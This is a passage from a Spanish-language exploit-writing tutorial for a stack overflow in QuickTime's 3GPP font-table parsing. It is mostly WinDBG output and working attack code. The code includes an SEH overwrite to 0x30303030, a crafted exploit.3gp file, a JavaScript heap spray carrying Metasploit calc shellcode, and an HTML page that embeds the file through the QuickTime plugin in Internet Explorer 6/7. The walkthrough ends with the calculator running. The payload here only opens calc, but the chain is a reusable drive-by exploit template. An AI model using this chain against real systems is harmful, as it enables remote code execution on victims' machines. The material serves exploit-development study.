- La rutina `mCopy` que se encarga de copiar el valor de los campos que son vulnerables (`font-table` & `font-size`) se encuentra en la dirección 0x67EF1C80 dentro de la función `funVulnerable`.
- La función `mCopy` es un *wrapper* de la función `memcpy` de la RunTime de Microsoft VisualC *linkeado* en el módulo QuickTime.qts
- Los datos que pisarán la pila, sólo serán caracteres numéricos.

¡A DESBORDAR LA PILA!

Por ahora no hay una longitud definida para desbordar la pila, el objetivo en este sub-apartado tan solo es desbordarlo. Necesitamos editar el valor del campo *font-table* con una cantidad considerable de caracteres numéricos, para generar dichos caracteres, usaremos python.

```
nox@NoxBook:~$ python
Python 2.7.3 (default, Aug 1 2012, 05:14:39)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> buffer = '0' * 10000
>>> print (buffer);
```

- Los 10000 caracteres que han sido impresos se copian en el campo *font-table*.

Example.xml

```
<sharedStyles>
  <style id="1">{font-table: <Aquí los 10000 caracteres>}
    {font-size: 10}
    {font-style:normal}
    {font-weight: normal}
    {color: 100%, 100%, 100%, 100%}</style>
</sharedStyles>
```

- Guardamos los cambios y reiniciamos el WinDBG.
- Establecemos el *breakpoint* por software a la función *funVulnerable* (0x67EED7C0) y damos Run.

```
0:012> bp 67eed7c0
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Archivos de
programa\QuickTime\QTSystem\QuickTime3GPP.qtx -
0:012> g
```

- Establecer *Hardware Breakpoint on Write* al parámetro *dest* de la función *mCopy* (0x67EF1C80).

```
0:000> t
eax=00002710 ebx=0013cc78 ecx=0013cba5 edx=0deee6be esi=0013cbcc edi=0deebfad
eip=67eed7fe esp=0013cb90 ebp=00000000 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
QuickTime3GPP!EatTx3gComponentDispatch+0x463e:
67eed7fe e87d440000      call     QuickTime3GPP!EatTx3gComponentDispatch+0x8ac0 (67ef1c80)
EAX= count = 10000; ECX= dest = 0x0013CBA5; EDI= src = 0x0DEEBFAD.
```

```
0:000> ba w1 0013cba5
0:000> g
Breakpoint 1 hit
eax=00000030 ebx=0013cc78 ecx=0000270d edx=00000001 esi=0deebfad edi=0013cba5
eip=6685e08e esp=0013cb44 ebp=0013cb4c iopl=0         nv up ei pl nz na po nc
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Archivos de
programa\QuickTime\QTSystem\QuickTime.qts -
QuickTime!DllMain+0x5c61e:
6685e08e 8a4601      mov     al,byte ptr [esi+1]          ds:0023:0deebfae=30
0:000> u eip-2
QuickTime!DllMain+0x5c61c:
6685e08c 8807      mov     byte ptr [edi],al
```

```

.text:6685E088      and     edx, ecx           ; Microsoft Vi
.text:6685E08A      mov     al, [esi]
.text:6685E08C      mov     [edi], al         ; Escribe el p
.text:6685E08E      mov     al, [esi+1]       ; para por HBP
.text:6685E091      mov     [edi+1], al
.text:6685E094      mov     al, [esi+2]
.text:6685E097      shr     ecx, 2
.text:6685E09A      mov     [edi+2], al
.text:6685E09D      add     esi, 3
.text:6685E0A0      add     edi, 3
.text:6685E0A3      cmp     ecx, 8
.text:6685E0A6      jnb    short unknown_libname_51 ; Mic
.text:6685E0A8      rep movsd
.text:6685E0AA      jmp     ds:off_6685E164[edx*4] ; Micro

```

Imagen 13 – Escribiendo más allá del buffer

La función `memcpy` escribe tres bytes en al argumento *dest* (tres bytes para alinear – $0x0013CBA5 + 3 = 0x0013CBA8$ – y poder escribir de 4 en 4 bytes – usando `REP MOVSD` – sin ningún problema), `ECX` – dónde está la longitud a copiar –, es comparado para saber si es menor a 8 caracteres, como en este caso no lo es, llegamos a la instrucción `REP MOVSD`.

```

0:000> db 0013cba5
0013cba5  30 30 30 fc dc ee 67 a1-bf ee 0d e8 59 f0 67 dd  000...g.....Y.g.
0:000> db edi
0013cba8  fc dc ee 67 a1 bf ee 0d-e8 59 f0 67 dd 97 d2 b6  ...g.....Y.g....

```

La dirección dónde comenzará a escribir el `REP MOVSD`, es en `0x0013CBA8`, alineado como ya comenté antes, *traceamos* unas cuantas veces.

```

0:000> db 0013cba5
0013cba5  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cbb5  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cbc5  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cbd5  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cbe5  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cbf5  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cc05  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cc15  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0:000> db
0013cc25  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cc35  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cc45  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cc55  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cc65  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cc75  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cc85  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cc95  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0:000> db
0013cca5  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013ccb5  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013ccc5  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013ccd5  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cce5  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013ccf5  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cd05  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000
0013cd15  30 30 30 30 30 30 30 30 30-30 30 30 30 30 30 30 0000000000000000

```

EXPLOTANDO LA VULNERABILIDAD

En un escenario normal, sería mecánico explotar la vulnerabilidad, poner la *shellcode* en la pila, buscar los *gadgets* necesarios para saltar hacia la pila y eso sería todo si el DEP está desactivado. En este escenario todo cambia, sólo se permiten caracteres numéricos, entonces, ¿cómo podemos explotar la vulnerabilidad, si tenemos limitado la *shellcode*?

HeapSpray es la solución, QuickTime tiene un *plugin* que permite reproducir los videos en los navegadores, a partir de esta premisa comenzaremos a explicar como explotar la vulnerabilidad.

¿QUÉ ES HEAPSPRAY?

En pocas palabras *HeapSpray* es técnica que consiste en asignar (*allocation*) en el *heap*, *NOPs* + *shellcode*, este se apoya en la granularidad de asignación de bloques (código) en el *heap* para poder asegurar que las direcciones de asignación apunten a nuestros *NOPs*.

¿Por qué *NOPs*? Como no podemos predecir una dirección de asignación exacta, se realiza asignaciones múltiples para obtener una dirección fiable a dónde saltar, al ser fiable, pero no ser exacta no podemos correr el riesgo de poner nuestra *shellcode* sin una almohadilla, y ese es el trabajo de los *NOPs*, en las múltiples asignaciones se escribe una gran cantidad de *NOPs* y al final nuestra *shellcode*.

Imaginemos que saltamos en el *heap* a la dirección `0x02000001` y sólo hemos puesto nuestro *shellcode*, como nosotros no conocemos la dirección exacta de la asignación nuestra *shellcode* se asigna en la dirección `0x02000000`. Si pasa eso, estaríamos perdiendo un byte de la *shellcode* y la instrucción se rompería. En cambio si en la dirección `0x02000000` se encuentra *NOPs* no hay riesgo de que se rompa una instrucción, si no que funcionen como almohadilla y evite una *shellcode* rota, también funcionaría a la vez como camino que guiaría la ejecución hacia la *shellcode*.

Finalmente debemos tener en cuenta que entre los trozos del *heap* que se asignan no haya separaciones considerables uno del otro, entre menos espacio haya más confiable será la explotación de la vulnerabilidad.

Para más información sobre el *script* que usaremos y de la técnica:

- <https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/> (Inglés),
<http://www.mediafire.com/?bm5gq1le3u5676w> (Español).

SALTO HACIA EL HEAP

Recordemos que nuestro *payload* sólo puede tener caracteres numéricos, la única forma de poder explotar la vulnerabilidad es usando SEH y provocar alguna excepción. Estamos limitados con respecto a direcciones inclusive, por

eso la dirección menor que podemos elegir será 0x30303030, como ya estábamos haciendo, nuestro *payload* debe ser de puros 0's, pero vamos a la acción.

Reiniciamos el WinDBG, establecemos el *breakpoint* por software a la función [funVulnerable](#), abrimos el fichero [Example.xml](#), una vez que fue pausada la depuración obtenemos la dirección del parámetro *dest* de la función [mCopy](#).

```
0:000> t
eax=00002710 ebx=0013c938 ecx=0013c865 edx=0e2df70e esi=0013c88c edi=0e2dcffd
eip=67eed7fc esp=0013c858 ebp=00000000 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
QuickTime3GPP!EatTx3gComponentDispatch+0x463c:
67eed7fc 51                push     ecx
```

Necesitamos saber en que dirección está instalado el SEH, primero veamos el segmento FS en la posición 0.

```
0:000> dd fs:[0]
003b:00000000 0013cae4 00140000 00135000 00000000
003b:00000010 00001e00 00000000 7ffdd000 00000000
003b:00000020 00000b04 00000570 00000000 00000000
003b:00000030 7ffde000 00000000 00000000 00000000
003b:00000040 e111b350 00000000 00000000 00000000
003b:00000050 00000000 00000000 00000000 00000000
003b:00000060 00000000 00000000 00000000 00000000
```

Pare registrar un *Exception Handle*, necesitamos cumplir con las condiciones que menciona la estructura `EXCEPTION_REGISTRATION_RECORD` (EER), dónde el primer campo es un puntero a otra estructura EER formando una cadena con todos los *Exception Handle* instalados hasta llegar al primer SEH instalado por defecto, que usualmente fluctúa en direcciones altas de la pila, y el segundo campo es el *Handle* (Manejador de excepciones).

El SEH como puntero se encuentra en la dirección 0x0013CAE4.

```
0:000> dd 0013cae4
0013cae4 0013ccc0 66856720 48da325b 00000000
0013caf4 0013d124 6687457e 008400d4 0013cb04
0013cb04 00102400 0e20c896 616c6973 0e20c87c
0013cb14 00000000 00000000 00000000 00000000
0013cb24 00000000 0013cbc0 668edb63 008400d4
0013cb34 0e20c896 616c6973 0e20c87c 00000000
0013cb44 00000000 00000000 00000000 00000000
0013cb54 0013cbc0 0e20c87c 0e20c896 616c6973
```

El manejador de dicho SEH es la dirección 0x66856720 y la dirección 0x0013CCC0 es puntero a una estructura EER. Así podríamos seguir hasta le final, pero WinDBG nos brinda la información que necesitamos.

```
0:000> !exchain
0013cae4: QuickTime!DllMain+54cb0 (66856720)
0013ccc0: QuickTime!DllMain+54cb0 (66856720)
0013d330: QuickTime!DllMain+54cb0 (66856720)
0013d570: QuickTime!DllMain+54cb0 (66856720)
0013d738: QTOControl!DllUnregisterServer+6e62a (0bd7ec15)
0013d81c: QTOControl!DllUnregisterServer+6e21b (0bd7e806)
0013f6cc: QTOControl!DllUnregisterServer+6e384 (0bd7e96f)
```

He copiado parte de la información que brinda el WinDBG, ahí podemos observar como va en cadena como comentamos antes. Lo que necesitamos es escribir en la dirección 0x0013CAE4, la dirección que usaremos para saltar al *heap*, 0x30303030.

0x0013CAE4 – 0x0013C865 = 0x27F. Para llegar desde el buffer hasta la dirección del SEH hay 0x27F bytes.

No basta con escribir la dirección 0x30303030 en el SEH, si no, necesitamos provocar una excepción para que el manejador la tome y salte hacia el heap, para eso vamos a escribir mas allá de la sección de la pila, cuando llegue a una dirección que no exista en la pila provocará una excepción, el SEH la tomará y saltará hacia el heap.

Para eso necesitamos saber el tamaño de la sección de la pila, del hilo en que estamos. Yo no conozco ningún comando para ver dicha información con el WinDBG, por eso recurriré al TEB :P.

```
0:000> !teb
TEB at 7ffdd000
  ExceptionList:      0013cae4
  StackBase:          00140000
  StackLimit:         00135000
  SubSystemTib:       00000000
  FiberData:          00001e00
  ArbitraryUserPointer: 00000000
  Self:               7ffdd000
  EnvironmentPointer: 00000000
  ClientId:           00000b04 . 00000570
```

La información es muy clara, es más tenemos el puntero de dónde comienza los manejadores de excepciones, jejeje.

$$0x00140000 - 0x135000 = 0xB000$$

Encontré un comando que también da la información de la pila por hilos.

Index	TID	TEB	StackBase	StackLimit	DeAlloc
0	00000570	0x7ffdd000	0x00140000	0x00135000	0x00040000
	StackSize		ThreadProc		
	0x0000b000	0x401565: QuickTimePlayerLauncher			
1	00000b18	0x7ffdc000	0x00ec0000	0x00ebf000	0x00dc0000
	StackSize		ThreadProc		
	0x00001000	0x781329e1: MSVCR80!_threadstartex: 0xbaadf00d: MSVCR80!_threadstartex			
2	0000077c	0x7ffdb000	0x01250000	0x0124f000	0x01150000
	StackSize		ThreadProc		
	0x00001000	0x77dc845a: ADVAPI32!WmipEventPump			

Según el TEB, el hilo actual es el número 0, y si observamos el campo *StackSize* = 0x0000B000

Bueno, ya tenemos el tamaño de la sección de la pila, ahora debemos obtener cuantos caracteres irán en el *payload* (campo *font-table* del archivo *Example.xml*).

0x00140000 – 0x0013C865 = 0x3795 = 14235, redondeamos a 15000 exacto y ese será el número de caracteres, de esa manera no sólo sobrescribiremos el manejador de excepciones si no también provocaremos la excepción que provocará el salto al *heap* hacia la dirección 0x30303030.

ROCIANDO CON HEAPSPRAY

Los navegadores de hoy en día soportan un lenguaje de *scripting* muy potente, JavaScript. Para hacer múltiples asignaciones, se hace uso de un *array*, cada elemento de este *array* se convertiría en una asignación.

La idea del código está expuesta, ahora necesitaremos una *shellcode*, como sólo será una prueba de concepto y hasta alturas, sabes como programar una *shellcode* que ejecute la calculadora, no veo inconveniente de usar una que proporcione Metasploit.

```
msfpayload windows/exec cmd=calc J
```

Una vez generado solo copiamos el contenido a la variable “*shellcode*”, código basado en la explicación de este apartado.

```
var shellcode =
unescape('%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%u
ff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u
74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%u
e038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u
4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u
876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%u
ff53%u63d5%u6c61%u0063');

var bigblock = unescape('%u9090%u9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;

while (bigblock.length < slackspace) bigblock += bigblock;

var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);

while (block.length + slackspace < 0x50000) block = block + block + fillblock;

var memory = new Array();

for (i = 0; i < 700; i++){ memory[i] = block + shellcode }
```

Podemos ver el código JavaScript en acción, si abrimos el siguiente código en el navegador Internet Explorer 6 o 7, yo lo haré en el 7.

```
<html>
<head>

<script language='javascript'>
var shellcode =
unescape('%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%u
ff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u
```

```

74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%u
e038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u
4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u
876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%u
ff53%u63d5%u6c61%u0063');
var bigblock = unescape('%u9090%u9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x50000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 700; i++){ memory[i] = block + shellcode }
</script>
</head>
<body>
</body>
</html>

```

Atajamos el proceso con el WinDBG, aceptamos la ejecución del script, esperamos a que se complete todas las asignaciones, ya que al usar una dirección lejana el *script* tardaría en abarcar la dirección en que deseamos saltar, por último volcamos la dirección 0x30303030 dónde debería estar la almohadilla.

```

0:001> d 0x30303030
30303030  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
30303040  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
30303050  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
30303060  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
30303070  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
30303080  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
30303090  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
303030a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....

```

Si miramos las asignaciones del heap.

```

0:001> !heap -stat -h 00150000
heap @ 00150000
group-by: TOTSIZE max-display: 20
size  #blocks  total  ( %) (percent of total busy bytes)
ffffe0 2bc - 2bbfa880 (99.45)
fff20 1 - fff20 (0.14)
3fff8 3 - bffe8 (0.11)
1fff8 4 - 7ffe0 (0.07)
7ff8 d - 67f98 (0.06)

```

El 99.45% tienen el mismo tamaño, y el número de asignaciones es 0x2BC = 700 (como muestra el script en JS).

Ahora listamos todas las asignaciones del mismo tamaño.

```

0:001> !heap -flt s fffe0
_HEAP @ 150000
_HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
034e0018 1fffc 0000 [0b] 034e0020 fffe0 - (busy VirtualAlloc)
033c0018 1fffc fffc [0b] 033c0020 fffe0 - (busy VirtualAlloc)
03700018 1fffc fffc [0b] 03700020 fffe0 - (busy VirtualAlloc)
03810018 1fffc fffc [0b] 03810020 fffe0 - (busy VirtualAlloc)
03920018 1fffc fffc [0b] 03920020 fffe0 - (busy VirtualAlloc)
[...]
301d0018 1fffc fffc [0b] 301d0020 fffe0 - (busy VirtualAlloc)

```

302e0018	1fff	fff	[0b]	302e0020	fffe0	- (busy VirtualAlloc)
303f0018	1fff	fff	[0b]	303f0020	fffe0	- (busy VirtualAlloc)
30500018	1fff	fff	[0b]	30500020	fffe0	- (busy VirtualAlloc)
30610018	1fff	fff	[0b]	30610020	fffe0	- (busy VirtualAlloc)
30720018	1fff	fff	[0b]	30720020	fffe0	- (busy VirtualAlloc)
30830018	1fff	fff	[0b]	30830020	fffe0	- (busy VirtualAlloc)
30940018	1fff	fff	[0b]	30940020	fffe0	- (busy VirtualAlloc)
30a50018	1fff	fff	[0b]	30a50020	fffe0	- (busy VirtualAlloc)
30b60018	1fff	fff	[0b]	30b60020	fffe0	- (busy VirtualAlloc)
30c70018	1fff	fff	[0b]	30c70020	fffe0	- (busy VirtualAlloc)
30d80018	1fff	fff	[0b]	30d80020	fffe0	- (busy VirtualAlloc)
30e90018	1fff	fff	[0b]	30e90020	fffe0	- (busy VirtualAlloc)
30fa0018	1fff	fff	[0b]	30fa0020	fffe0	- (busy VirtualAlloc)
310b0018	1fff	fff	[0b]	310b0020	fffe0	- (busy VirtualAlloc)

El bloque donde se encuentra la dirección 0x30303030 es 0x302E0018, WinDBG nos informa que los datos comienzan en la dirección 0x301D0020.

```

0:001> d 302e0018
302e0018  20 10 00 00 00 0b 00 00-d8 ff 0f 00 90 90 90 90 .....
302e0028  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
302e0038  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
302e0048  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
302e0058  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
302e0068  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
302e0078  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
302e0088  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....

```

Los primeros 8 Bytes es la cabecera del HEAP – HEAP_ENTRY –, luego sigue la cabecera del objeto BSTR de 4 bytes, que informa la longitud de la cadena (NOP's + Shellcode), finalmente están los datos, los NOP's + Shellcode.

Si sumamos el inicio de los datos 0x302E0020 + 4 (cabecera BSTR) = 0x302E0024, y le sumamos la longitud de la cadena + 0x0FFFD8 = 303DFFFC, esto apuntaría al final de la cadena.

```

0:001> d 303DFFFC - 5
303dfffc  63 61 6c 63 00 00 00 00-00 00 00 00 00 00 00 00 calc.....
303e0007  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
303e0017  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
303e0027  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
303e0037  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
303e0047  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
303e0057  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
303e0067  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....

```

En la dirección 0x303DFFF7 están los 4 bytes que corresponden a los caracteres “calc”, y finalmente el 0 terminador.

```

0:001> d 303DFFF7 - 100
303dfefc  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
303dff0c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
303dff1c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
303dff2c  90 90 90 90 90 90 90 90-90 90 90 fc e8 89 00 .....
303dff3c  00 00 60 89 e5 31 d2 64-8b 52 30 8b 52 0c 8b 52 ..`.1.d.R0.R..R
303dff4c  14 8b 72 28 0f b7 4a 26-31 ff 31 c0 ac 3c 61 7c ..r(..J&1.1.<a|
303dff5c  02 2c 20 c1 cf 0d 01 c7-e2 f0 52 57 8b 52 10 8b ., .....RW.R..
303dff6c  42 3c 01 d0 8b 40 78 85-c0 74 4a 01 d0 50 8b 48 B<...@x..tJ..P.H

```

Por ultimo está la almohadilla de NOP's y **luego nuestra shellcode**, entonces no habría problemas de que el registro EIP aterrice en la dirección 0x30303030, ya que los NOP's guiarían la ejecución hacia la shellcode.

¡EXPLOSIÓN!

Abrimos nuestro archivo `Example.xml`, establecemos los 15000 caracteres de 0s y lo guardamos con el nombre de `exploit.3gp`.

`exploit.3gp`

```
<sharedStyles>
  <style id="1">{font-table: <Aquí los 15000 caracteres>}
    {font-size: 10}
    {font-style:normal}
    {font-weight: normal}
    {color: 100%, 100%, 100%, 100%}</style>
</sharedStyles>
```

Luego necesitamos embeber el video en el navegador, para eso usaremos el *plugin* de QuickTime.

- http://www.uic.edu/depts/accc/itl/realmedia/code/embed_quicktime.html

Necesitamos especificar el objeto del *plugin* y todos los *tags* que menciona el anterior link, como muestra el siguiente código.

`prueba.html`

```
<html>
<head>

<script language='javascript'>
var
                                shellcode
                                =
unescape('%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%
u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120
%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74
c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%
uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%
u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u44
89%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u
858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6
%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53
%u63d5%u6c61%u0063');
var bigblock = unescape('%u9090%u9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x50000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 700; i++){ memory[i] = block + shellcode }
</script>
```

```


</head>

<body>
<object CLASSID="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B"
width="320"
height="256"
CODEBASE="http://www.apple.com/qtactivex/qtplugin.cab">
<param name="src" value="exploit.3gp">
<param name="qtsrc" value="exploit.3gp">
<param name="autoplay" value="true">
<param name="loop" value="false">
<param name="controller" value="true">
<embed src="exploit.3gp"
qtsrc="exploit.3gp"
width="320"
height="256"
autoplay="true"
loop="false"
controller="true"
pluginspage="http://www.apple.com/quicktime/"></embed>
</object>

</body>
</html>

```

Procuramos que el archivo [exploit.3gp](#) y el archivo [prueba.html](#) estén en el mismo directorio, luego ejecutamos el archivo prueba.html con el navegador Internet Explorer 6 o 7, esperamos unos segundos para que las asignaciones se completen según el script, y...



Calculadora ejecutada!!!

No me queda mucho más que decir, gracias por leer el escrito y llegar hasta aquí, muchas gracias a pekeinfo, sin su intervención no creo que haya mirado el exploit, gracias peke por guiarme en los primeros pasillos. A Pasta que me ayudó con el turbodiff que no me iba XD, a Apo por leer todo lo que escribo y trolearme por mis faltas ortográficas :P, al gran Ricardo, gracias!!! Tú sabes todo lo que me ayudaste en este escrito ;), y por supuesto a toda la lista de CracksLatinoS, sin ellos yo no supiera nada de nada!

Nox.